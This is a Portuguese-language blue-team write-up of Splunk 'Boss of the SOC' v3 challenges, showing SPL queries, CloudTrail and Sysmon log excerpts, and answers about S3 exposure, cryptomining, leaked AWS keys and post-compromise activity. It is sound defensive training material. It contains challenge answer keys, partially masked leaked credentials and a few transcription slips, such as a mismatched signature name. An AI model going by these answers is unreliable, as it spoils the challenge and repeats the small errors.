

Série Blue Primer - Boss of the SOC (BOTS) v3 (Série 200)

Resumo da Investigação

Nesta tarefa, concentrei-me na investigação de eventos da AWS e em questões focadas em eventos relacionados a endpoints. Esta análise faz parte da série 200 do conjunto de dados BOTSv3 e abordou desde o rastreamento de usuários e monitoramento de autenticação até a identificação de configurações incorretas em buckets e inventário de hardware.

Passo a Passo da Investigação

1. Monitoramento de Identidade e Acesso (IAM)

A primeira etapa exigiu encontrar os usuários do IAM (Gestão de Identidade e Acesso) que acessaram (com ou sem sucesso) os serviços no ambiente AWS da Frothly. Para isso, consultei a documentação de exemplos de arquivos de log do AWS CloudTrail para identificar o tipo de fonte correto e os campos específicos que continham essas respostas.

2. Auditoria de Atividades da API e MFA

Na sequência, estruturei uma busca para alertar sobre atividades na API da AWS que ocorreram sem a autenticação multifator (MFA). Foi necessário identificar o caminho JSON completo referente a essa validação. Para limpar os resultados, excluí eventos relacionados a logins no console utilizando uma pesquisa por palavra-chave colocada entre asteriscos.

3. Análise de Configurações Incorretas (Bucket S3)

Uma parte crítica da investigação girou em torno de uma configuração incorreta comum na nuvem: buckets S3 publicamente acessíveis. Após revisar o funcionamento de ACLs (Listas de Controle de Acesso) e da API `PutBucketAc1`, investiguei a ação do usuário Bud. Localizei o evento exato da chamada de API que habilitou o acesso público ao bucket.

1 index="botsv3" sourcetype="aws:cloudtrail"

2 | search *PutBucketAcl*

3 | reverse

✓ 2 events (before 8/13/26 9:15:22.000 PM) No Event Sampling

Events (2) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 minute per column

List Format 20 Per Page

Hide Fields	All Fields	i	Time	Event
SELECTED FIELDS		>	8/20/18 1:01:46.000 PM	{ [-]
a host 1				awsRegion: us-west-1
a source 2				eventID: ab45689d-69cd-41e7-8705-5350402cf7ac
a sourcetype 1				eventName: PutBucketAcl
				eventSource: s3.amazonaws.com
				eventTime: 2018-08-20T13:01:46Z
				eventType: AwsApiCall
				eventVersion: 1.05
				recipientAccountId: 622676721278
INTERESTING FIELDS				
a app 1				
# aws_account_id 1				

4. Rastreamento de Upload de Arquivos

Sabendo o nome do bucket S3 comprometido, o próximo passo foi identificar o impacto dessa exposição. Investiguei o upload de um arquivo de texto executado através da API `PutObject`. Para encontrar esse evento específico, consultei um tipo de origem (sourcetype) diferente relacionado à AWS e utilizei os códigos de status HTTP como filtro auxiliar para isolar o upload bem-sucedido.

5. Inventário de Endpoints e Hardware

Além da nuvem, analisei os tipos de origem disponíveis no conjunto de dados focados em hardware para identificar o número do processador usado nos servidores web. Em seguida, expandi a pesquisa para incluir sistemas operacionais e hosts, o que me permitiu identificar o FQDN de um endpoint que executava uma edição do SO Windows diferente dos demais.

Evidências Extraídas (Questões Essenciais)

Abaixo estão as principais informações extraídas durante a análise dos eventos:

- Pergunta:** Liste os usuários do IAM que acessaram um serviço da AWS (com sucesso ou sem sucesso) no ambiente AWS da Frothly.
 - Resposta:** `bstoll, btun, splunk_access, web_admin`
 - Explicação:** Identificados através do mapeamento de usuários nos arquivos de log do CloudTrail.
- Pergunta:** Qual campo você usaria para alertar sobre uma atividade na API da AWS sem autenticação multifator (MFA)?
 - Resposta:** `userIdentity.sessionContext.attributes.mfaAuthenticated`
 - Explicação:** Encontrado mapeando o caminho JSON completo que indica a ausência de MFA nas requisições, excluindo acessos diretos via console.

- **Pergunta:** Bud acidentalmente torna um bucket do S3 publicamente acessível. Qual é o ID do evento da chamada da API que habilitou o acesso público?
 - **Resposta:** `ab45689d-69cd-41e7-8705-5350402cf7ac`
- **Pergunta:** Qual o nome do arquivo de texto que foi carregado com sucesso no bucket S3 enquanto este estava publicamente acessível?
 - **Resposta:** `OPEN_BUCKET_PLEASE_FIX.txt`
 - **Explicação:** Localizado cruzando um novo tipo de origem da AWS com o código de status HTTP do método `PutObject`.

1 index="botsv3" sourcetype="aws:s3:accesslogs" "frothlywebcode" *.txt

3 events (before 8/13/26 9:38:07.000 PM) No Event Sampling

Events (3) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 second per column

List Format 20 Per Page

	i	Time	Event
	>	8/20/18 1:03:46.000 PM	4c018053e740f45beb45f68c0f5eff6347745488ae540130432c9fc64fae310d frothlywebcode [20/Aug/2018:13:03:46 +0000] 35.182.246.222 - 6CF2A6F4DE3DC1E8 REST.GET.OBJECT OPEN_BUCKET_PLEASE_FIX.txt "GET /OPEN_BUCKET_PLEASE_FIX.txt HTTP/1.1" 200 - 377 377 14 13 "-" "aws-cli/1.14.8 Python/2.7.14 Linux/4.14.47-64.38.amzn2.x86_64 botocore/1.8.12" - host = splunk.froth.ly source = s3://frothlyweblogs/s32018-07-26-01-25-30-F2258C3FF62970B6 sourcetype = aws:s3:accesslogs

SELECTED FIELDS
a host 1
a source 2
a sourcetype 1

INTERESTING FIELDS
a bucket_name 1
a bucket_owner 1

O que foi realizado

- **O que foi feito durante a atividade:** Realizei a análise de eventos em nuvem e endpoints, mapeando acessos de usuários do IAM na AWS, identificando falhas de uso de MFA em chamadas de API e rastreando configurações incorretas que expuseram publicamente um bucket S3, o que culminou no upload indevido de um arquivo. Também conduzi o levantamento de inventário de hardware e sistemas operacionais de endpoints.
- **Os principais conceitos aprendidos:** Compreensão da estrutura de logs da AWS (como os gerados pelo CloudTrail), análise de caminhos JSON para auditoria, e interpretação de chamadas de API críticas, como `PutBucketAcl` e `PutObject`.
- **Por que eles são importantes:** O domínio na leitura de **logs** da AWS é vital para detectar exposições acidentais (como buckets S3 públicos) e rastrear auditorias de acesso (como atividades de API sem MFA). A identificação rápida da chamada de API que altera uma ACL permite mitigar a exposição dos dados antes que agentes maliciosos possam explorar e realizar uploads indevidos.

Série Blue Primer - Boss of the SOC (BOTS) v3 (Série 200: Mineração de Criptomoedas e Eventos de Endpoint)

Resumo da Investigação


Nesta tarefa do conjunto de dados BOTSV3 (série 200), o foco da investigação foi a análise de logs de navegadores de *endpoints* e a detecção de atividades maliciosas relacionadas à mineração de criptomoedas. A análise envolveu a verificação do consumo de recursos de processadores, a ordenação cronológica de eventos no Splunk e a correlação de dados com os alertas gerados pelo Symantec Endpoint Protection (SEP) da Frothly.

Passo a Passo da Investigação

1. Análise de Utilização do Processador em Endpoints

A investigação iniciou-se com o mapeamento da utilização de hardware nos *endpoints*. Realizei pesquisas por palavras-chave relacionadas a processadores para identificar os tipos de origem (*sourcetypes*) disponíveis no ambiente.

Após selecionar o *sourcetype* adequado e examinar seus campos, apliquei filtros para localizar especificamente os *endpoints* que registraram 100% de utilização de CPU, invertendo a ordem dos eventos para identificar a sequência cronológica dos processos que atingiram o pico de consumo.



The screenshot displays the Splunk web interface. At the top, the navigation bar includes 'splunk>enterprise', 'Apps', and various toolbars for Messages, Settings, Activity, Help, and Find. Below this, a secondary navigation bar lists 'Search', 'Analytics', 'Datasets', 'Reports', 'Alerts', and 'Dashboards', with a 'Search & Reporting' button on the right. The main content area is titled 'New Search' and contains a search query in a text box:

```
1 index="botsv3" sourcetype="PerfmonMk:Process" "%_Processor_Time"=100
2 | stats earliest(_time) as first_seen by process_name
3 | eval first_seen=strftime(first_seen,"%Y-%m-%d %H:%M:%S")
4 | sort first_seen
```

Below the query box, it indicates '181 events (before 8/15/26 7:39:40.000 PM)' and 'Sampling 1:10'. The results are displayed in a table view with two columns: 'process_name' and 'first_seen'. The first two rows are highlighted in yellow:

process_name	first_seen
chrome#5	2018-08-20 13:37:50
chrome#4	2018-08-20 13:39:31

2. Ordenação de Eventos e Análise de Logs do SEP

Com o *sourcetype* de processamento definido, organizei os dados exibindo os campos relevantes em formato de tabela e estruturando a consulta com a função de ordenação por tempo (`sort + _time`), conforme as diretrizes de funções de ordem de eventos do Splunk.

A partir dessa consulta estruturada, foi possível examinar os eventos de mineração de criptomoedas, identificar o comportamento dos hosts e cruzar os achados com os registros do Symantec Endpoint Protection (SEP) para extrair o ID da assinatura, o nome do ataque, sua gravidade e a confirmação do *endpoint* que conseguiu neutralizar a ameaça.

New Search

```
1 index= "botsv3" sourcetype="symantec:ep:security:file"
2 | sort + _time
```

Evidências Extraídas (Questões Essenciais)

Abaixo estão as principais evidências e informações consolidadas a partir dos logs analisados:

- **Pergunta:** Um endpoint Frothly apresenta sinais de atividade de mineração de criptomoedas. Qual é o nome do segundo processo a atingir 100% de utilização da CPU nesse endpoint?
 - **Resposta:** `chrome#5`
 - **Explicação:** Obtido ao listar os processos em ordem cronológica de pico de uso de CPU no *sourcetype* de métricas do sistema.
- **Pergunta:** Qual é o nome de host abreviado do único endpoint do Frothly que realmente mina criptomoeda Monero?
 - **Resposta:** `BSTOLL-L`
- **Pergunta:** Usando as funções de ordem de eventos do Splunk, qual é o primeiro ID de assinatura visto da ameaça de mineração de criptomoedas de acordo com os dados do Symantec Endpoint Protection (SEP) da Frothly?
 - **Resposta:** `30358`
 - **Explicação:** Encontrado aplicando a ordenação por tempo (`sort + _time`) nos logs do SEP e isolando o primeiro registro da assinatura associada ao minerador.
- **Pergunta:** Qual o nome do ataque e a gravidade dessa ameaça específica de minerador de criptomoedas de acordo com o site da Symantec?
 - **Resposta:** `JSCoinminer Download 8`



Web Attack: JSCoinminer Download 85

Severity: Medium

This attack could pose a moderate security threat. It does not require immediate action.

Description

This signature detects suspicious activities associated with JSCoinminer

- **Pergunta:** Qual é o nome de host abreviado do único endpoint do Frothy que demonstra ter neutralizado a ameaça das criptomoedas?
 - **Resposta:** BTUN-L
 -
 - **Explicação:** Identificado verificando os logs do SEP em que o estado da ação aplicada resultou na neutralização do evento malicioso.

O que foi realizado

- **O que foi feito durante a atividade:** Realizei a investigação de incidentes focados em mineração não autorizada de criptomoedas (Monero) em *endpoints*. Analisei métricas de utilização de CPU a 100%, apliquei funções de ordenação temporal (`sort + _time`) no Splunk para criar tabelas cronológicas e correlacionei os achados com os eventos de segurança do Symantec Endpoint Protection (SEP).
- **Os principais conceitos aprendidos:** A navegação por *sourcetypes* de métricas de processador, o uso de funções de ordenação de eventos no Splunk para reconstrução de linhas do tempo e a interpretação de dados de agentes de proteção de *endpoint* (SEP), incluindo IDs de assinatura e status de neutralização.
- **Por que eles são importantes:** Identificar picos anômalos de uso de CPU e ordená-los no tempo permite diferenciar falhas operacionais de atividades maliciosas, como o sequestro de recursos para mineração (*cryptojacking*). Além disso, cruzar essas anomalias com os **logs** do SEP confirma se as defesas do *endpoint* responderam adequadamente e neutralizaram a ameaça no ambiente.

Série Blue Primer - Boss of the SOC (BOTS) v3 (Série 200: Eventos AWS e Vazamento de Chaves)


Resumo da Investigação

Nesta tarefa, retornei o foco para a investigação de eventos da AWS e eventos relacionados a e-mail, utilizando o conjunto de dados BOTSv3 (série 200). A análise concentrou-se na identificação de anomalias no AWS IAM (Gestão de Identidade e Acesso), rastreamento de credenciais vazadas em repositórios de código externos e no mapeamento das ações não autorizadas realizadas por um adversário utilizando essas chaves comprometidas.

Passo a Passo da Investigação

1. Identificação de Anomalias de Acesso no IAM

A primeira tarefa foi identificar qual chave de acesso de usuário do IAM estava gerando o maior número de erros distintos ao tentar acessar recursos. Para isso, consultei os logs do AWS CloudTrail (utilizando a documentação de referência de eventos) e apliquei funções do Splunk para recuperar a contagem distinta de valores de campos específicos. Utilizei palavras-chave entre asteriscos para expandir e refinar a consulta até isolar a chave problemática.



1 index="botsv3" sourcetype="aws:cloudtrail"		All time	Q
2 stats distinct_count(errorMessage) by userIdentity.accessKeyId			
✓ 6,571 events (before 8/15/26 8:19:05.000 PM) No Event Sampling ▾ Job ▾ ▢ → ⌵ ⬇ ⚡ Smart Mode ▾			
Events	Patterns	Statistics (262)	Visualization
20 Per Page ▾ Format Preview ▾		< Prev 1 2 3 4 5 6 7 8 ... Next >	
userIdentity.accessKeyId ↕		distinct_count(errorMessage) ↕	
AKIAIGKL572SFDPOKLHA			4
AKIAJ0GCDXJ5NW5PXUPA			6
ASIAI6B7PVA0BBQU5NZA			0
ASIAI7KDRTA7XS2F0YTQ			0

2. Rastreo de Vazamento de Credenciais

Durante a análise, identifiquei um incidente em que o usuário Bud enviou acidentalmente suas chaves de acesso da AWS para um repositório de código externo. Pouco depois, a Amazon enviou uma notificação de conta comprometida e abriu um caso de suporte. A partir do tipo de fonte e da palavra-chave corretos, localizei facilmente o evento de

notificação e extraí o ID do caso de suporte, bem como a chave de acesso secreta associada à chave pública vazada.

3. Mapeamento das Ações do Adversário

Com a chave de acesso do usuário IAM identificada na primeira etapa, expandi a consulta para investigar o que o adversário tentou fazer com ela. Observando os campos disponíveis nos resultados e consultando a documentação da API `CreateAccessKey`, identifiquei uma tentativa não autorizada de criar uma chave para um recurso específico.

Em seguida, utilizando a mesma chave de acesso e o nome de usuário descoberto no evento anterior, rastreei outra ação do adversário: uma tentativa não autorizada de descrever uma conta. A partir desse evento final, consegui extrair a string completa do agente do usuário (User-Agent) da aplicação que originou a solicitação maliciosa.

```
{ [-]
  awsRegion: us-east-1
  errorCode: Client.UnauthorizedOperation
  errorMessage: You are not authorized to perform this operation.
  eventId: c077df0d-2435-4152-9127-09e579dd1fb2
  eventName: DescribeAccountAttributes
  eventSource: ec2.amazonaws.com
  eventTime: 2018-08-20T09:27:06Z
  eventType: AwsApiCall
  eventVersion: 1.05
  recipientAccountId: 622676721278
  requestId: f94dfb04-2d7b-40a8-b3cc-3664b9463db8
  requestParameters: { [+]
  }
  responseElements: null
  sourceIPAddress: 82.102.18.111
  userAgent: ElasticWolf/5.1.6
  userIdentity: { [+]
  }
}
```

Evidências Extraídas (Questões Essenciais)

Abaixo estão as principais informações e indicadores extraídos durante a análise dos eventos:

- **Pergunta:** Qual chave de acesso de usuário do IAM gera o maior número de erros distintos ao tentar acessar recursos do IAM?
 - **Resposta:** AKIAJOGC*****PUPA
 - **Explicação:** Obtida por meio da contagem distinta de erros nos logs do CloudTrail filtrados por chaves de acesso.

- **Pergunta:** Bud acidentalmente envia chaves de acesso da AWS para um repositório de código externo e a Amazon abre um caso de suporte. Qual é o ID do caso de suporte?
 - **Resposta:** 5244329601
- **Pergunta:** Qual é a chave de acesso secreta da chave que vazou para o repositório de código externo?
 - **Resposta:** Bx8/gTsYC98*****
- **Pergunta:** Usando a chave vazada, o adversário faz uma tentativa não autorizada de criar uma chave para um recurso específico. Qual é o nome desse recurso?
 - **Resposta:** nullweb_admin
 - **Explicação:** Encontrada rastreando as chamadas da API `CreateAccessKey` associadas à chave de acesso comprometida.
- **Pergunta:** Usando a chave vazada, o adversário faz uma tentativa não autorizada de descrever uma conta. Qual é a string completa do agente do usuário do aplicativo que originou a solicitação?
 - **Resposta:** ElasticWolf/5.1.6
 - **Explicação:** Extraída dos eventos vinculados à chave de acesso e ao nome de usuário, detalhando a origem da requisição.

O que foi realizado

- **O que foi feito durante a atividade:** Investiguei logs da AWS para identificar uma chave do IAM gerando alto volume de erros de acesso. Rastreei o vazamento acidental dessas credenciais em um repositório de código externo e mapeei as ações subsequentes do adversário, que incluíram tentativas não autorizadas de criar chaves para novos recursos e de descrever contas do ambiente.
- **Os principais conceitos aprendidos:** O uso do Splunk para realizar contagens distintas em campos específicos; a estrutura dos registros de eventos do AWS CloudTrail; e a análise de chamadas de API críticas, como `CreateAccessKey`, para mapear atividades maliciosas.
- **Por que eles são importantes:** O monitoramento contínuo de **logs** do IAM é fundamental para detectar anomalias que indicam o uso indevido de credenciais. Quando ocorre um vazamento (exposição em repositório externo), ser capaz de rastrear rapidamente a chave comprometida no **SIEM** (Splunk) permite identificar exatamente quais recursos o adversário tentou acessar e qual a origem do ataque (através do User-Agent), acelerando a resposta a incidentes e o bloqueio da ameaça.

Série Blue Primer - Boss of the SOC (BOTS) v3 (Série 300: Eventos de E-mail e Endpoints)

Resumo da Investigação

Nesta tarefa, concentrei a investigação no conjunto de dados BOTSV3 (série 300), focando especificamente em eventos relacionados a e-mails e a endpoints. A análise abrangeu a identificação de uploads maliciosos em serviços de nuvem (OneDrive), a triagem de anexos de e-mail com macros habilitadas, o rastreamento de criação de contas não autorizadas em sistemas operacionais (Linux/Windows) e a detecção de binários de varredura de rede.

Passo a Passo da Investigação

1. Rastreamento de Upload Malicioso no OneDrive

A investigação começou buscando identificar o agente do usuário (User-Agent) responsável por carregar um arquivo de link malicioso no OneDrive. Utilizei os eventos do Office 365 e os registros da fonte de antivírus como ponto de partida. Como eu já possuía a extensão do arquivo carregado, utilizei essa informação como palavra-chave para isolar o evento e extrair a string completa do agente do usuário.

2. Análise de Malware em E-mail (Macros Habilitadas)

Em seguida, mudei o foco para eventos de e-mail, buscando um anexo identificado como malware que continha macros habilitadas. Para isso, estruturei uma consulta utilizando palavras-chave curingas (asteriscos) em conjunto com as extensões de arquivo normalmente associadas a documentos com suporte a macros. Com o anexo malicioso localizado, prosseguir com a análise do mesmo tipo de fonte, examinando minuciosamente os campos disponíveis nos logs para descobrir o nome do arquivo executável que estava incorporado dentro do malware.

```
index="botsv3" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational"("*.*xlsm" OR "*.*docm")
```

process

2 Values, 100% of events

Selected

YesNo

Reports

Top values

Top values by time

Rare values

Events with this field

Values	Count	%	
HxTsr.exe	1	50%	
System	1	50%	

3. Investigação de Comprometimento de Endpoint e Criação de Contas

A etapa seguinte exigiu conhecimentos específicos do ambiente Linux. Busquei identificar comandos associados à criação de contas e analisei como o usuário `root` é registrado nos logs. Através dessa análise de eventos — mesmo sem definir explicitamente um tipo de origem (*sourcetype*) na consulta inicial —, consegui recuperar a senha de um usuário criado com sucesso pelo `root` no sistema local.

Logo após, investiguei uma situação semelhante em um endpoint onde não estava claro se o sistema era Windows ou Linux. Para contornar isso, utilizei palavras-chave genéricas. Como a quantidade de eventos retornados era muito grande, expandi a consulta excluindo tipos de origem que eu tinha certeza de que não eram relevantes. Isso me permitiu identificar o nome do usuário criado após o comprometimento do endpoint, bem como os grupos aos quais ele foi atribuído.

4. Identificação de Processos e Scanners de Rede

A investigação continuou com a busca por um ID de processo (PID) que estava escutando em uma porta "leet". Para reduzir o número excessivo de eventos retornados, traduzir a expressão "leet" para os valores numéricos correspondentes e adicionei essa palavra-chave à pesquisa, localizando o processo anômalo com sucesso.

Por fim, investiguei o endpoint do usuário Fyodor para encontrar um arquivo baixado que foi utilizado para escanear a rede da Frothly. Combinei o nome da máquina de Fyodor com o código de evento específico associado a conexões de rede. Inspeccionando os campos disponíveis nos abundantes resultados retornados, um registro de binário incomum se destacou nos logs, o que me permitiu identificar e extrair diretamente o valor MD5 desse arquivo.

Evidências Extraídas (Questões Essenciais)

Abaixo estão as respostas consolidadas referentes às principais descobertas desta etapa:

- **Pergunta:** Qual é a string completa do agente do usuário que carregou o arquivo de link malicioso no OneDrive?
 - **Resposta:** Mozilla/5.0 (X11; U; Linux i686; ko-KP; rv: 19.1br) Gecko/20130508 Fedora/1.9.1-2.5.rs3.0 NaenaraBrowser/3.5b4
 - **Explicação:** Encontrada buscando a extensão do arquivo malicioso nos eventos do Office 365 e registros de antivírus.
- **Pergunta:** Qual era o nome do anexo com macros habilitadas identificado como malware e qual executável estava incorporado nele?
 - **Resposta:** Frothly-Brewery-Financial-Planning-FY2019-Draft.xlsm
 - **Explicação:** O nome do anexo foi localizado buscando extensões de arquivo com macros em eventos de e-mail. A partir desse evento, os campos foram examinados para extrair o executável interno.
- **Pergunta:** Qual o nome do usuário que foi criado após o comprometimento do endpoint e a quais grupos ele foi atribuído?
 - **Resposta:** svcvnc
 - **Explicação:** Identificado utilizando buscas genéricas e excluindo tipos de origem irrelevantes para isolar a criação não autorizada da conta e seus respectivos grupos.
- **Pergunta:** Qual é o ID do processo que está escutando em uma porta "leet"?
 - **Resposta:** 14356
- **Pergunta:** Qual é o valor MD5 do arquivo baixado para o sistema de endpoint de Fyodor e usado para escanear a rede de Frothly?
 - **Resposta:** 586ef56f4d8963dd546163ac31c865d7
 - **Explicação:** Localizado cruzando o nome da máquina com o código de evento de conexões de rede e extraíndo o hash MD5 do binário anômalo.

O que foi realizado

- **O que foi feito durante a atividade:** Realizei uma triagem avançada de eventos de segurança. Rastreei uploads maliciosos no OneDrive, analisei eventos de e-mail para encontrar anexos com macros e executáveis embutidos, investiguei logs de sistema (Linux) para detectar a criação não autorizada de usuários pós-comprometimento e mapeei conexões de rede para identificar portas suspeitas ("leet") e o hash MD5 de um scanner de rede baixado.
- **Os principais conceitos aprendidos:** O uso de palavras-chave estruturadas e extensões de arquivo para filtragem de eventos de e-mail e nuvem; a exclusão sistemática de tipos de origem irrelevantes para refinar buscas em grandes conjuntos de dados; e a correlação de informações específicas do host (nome da máquina, códigos de evento de rede) para isolar arquivos binários anômalos.
- **Por que eles são importantes:** A capacidade de navegar e filtrar eficientemente grandes volumes de **logs** e eventos de **antivírus** é essencial para montar o quebra-cabeça de um incidente. O domínio na correlação de eventos permite rastrear a cadeia de infecção desde a porta de entrada (e-mail ou nuvem) até as

ações de pós-comprometimento no **endpoint**, como a persistência (criação de usuários) e o reconhecimento interno (uso de scanners de rede).

Série Blue Primer - Boss of the SOC (BOTS) v3 (Série 300: Eventos de Endpoint e Comando e Controle)


Resumo da Investigação

Nesta tarefa, direcionei a investigação para eventos que ocorreram principalmente nos *endpoints*. As atividades, baseadas na série 300 do conjunto de dados BOTSv3, envolveram o rastreamento do download de ferramentas de ataque, identificação de arquivos suspeitos transferidos para diretórios locais de servidores Linux, investigação de e-mails sobre exfiltração de dados e a decodificação de payloads de PowerShell para mapear a infraestrutura de comando e controle do adversário.

Passo a Passo da Investigação

1. Rastreamento de Download de Ferramentas de Ataque

A investigação iniciou-se no host do usuário Fyodor, onde ocorreram diversas atividades maliciosas. Busquei identificar o número da porta e o arquivo utilizado pelo adversário para baixar suas ferramentas. Para isso, analisei diferentes protocolos (HTTP, TCP, FTP). Ao focar no FTP, adicionei a operação específica de transferência (RETR) à consulta. Observando os campos disponíveis nos logs retornados, consegui visualizar a porta suspeita e identificar a extensão do arquivo malicioso.



<pre>1 index="botsv3" Computer = *FYODOR* 2 rare limit=20 dest_port</pre>			All time	
✓ 4,126 events (before 8/16/26 1:27:03.000 AM) No Event Sampling ▾ Job ▾ ■ ↻ 🗑️ ⬇️ ⚙️ Smart Mode ▾				
Events Patterns Statistics (11) Visualization				
20 Per Page ▾ ✎ Format Preview ▾				
dest_port ↕ ✎	count ↕ ✎	percent ↕ ✎		
135	1	0.025439		
139	1	0.025439		
21	1	0.025439		
3306	1	0.025439		
3333	1	0.025439		

Após uma pesquisa adicional, descobri que a porta 3333 (identificada nos logs) é amplamente utilizada para atividades de mineração de criptomoedas.

2. Análise de Arquivos Transmitidos Remotamente

Em seguida, investiguei a transferência remota de arquivos para o servidor Linux local. Utilizei como ponto de partida o diretório `/tmp`, aplicando curingas (`/tmp/*.*`) na pesquisa. Como os dados retornados eram volumosos, refinei a consulta excluindo tipos de origem (*sourcetypes*) irrelevantes e adicionando palavras-chave específicas. Esse processo de filtragem revelou os dois arquivos suspeitos exatos transmitidos pelo invasor.

3. Confirmação de Exfiltração de Dados

O adversário, identificado como Taedonggang, enviou um e-mail para a usuária Grace Hoppy se gabando da exfiltração de dados. A partir dessa informação, investiguei os eventos de e-mail ajustando cuidadosamente quais tipos de origem incluir ou excluir na consulta de pesquisa. Isso me permitiu encontrar a mensagem específica e contabilizar exatamente quantos e-mails de clientes da Frothly foram expostos.

4. Decodificação de Payload e Mapeamento de Comando e Controle

A última fase exigiu um trabalho mais aprofundado na análise de execução nos *endpoints*. Analisei o registro de logs do PowerShell e realizei o processo de decodificação para revelar os *payloads* ocultos do atacante. Com os *payloads* em mãos, obtive as informações necessárias para identificar o caminho completo da URL acessada pelo servidor de comando e controle e listar os nomes de host abreviados de todos os *endpoints* da Frothly que estavam contatando essa infraestrutura maliciosa.

```
index = "botsv3" sourcetype = "XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" ParentCommandLine="*\"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe\"*
```

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Decode text

Encoding
UTF-16LE (1200)

STEP

BAKE!

☒

Input

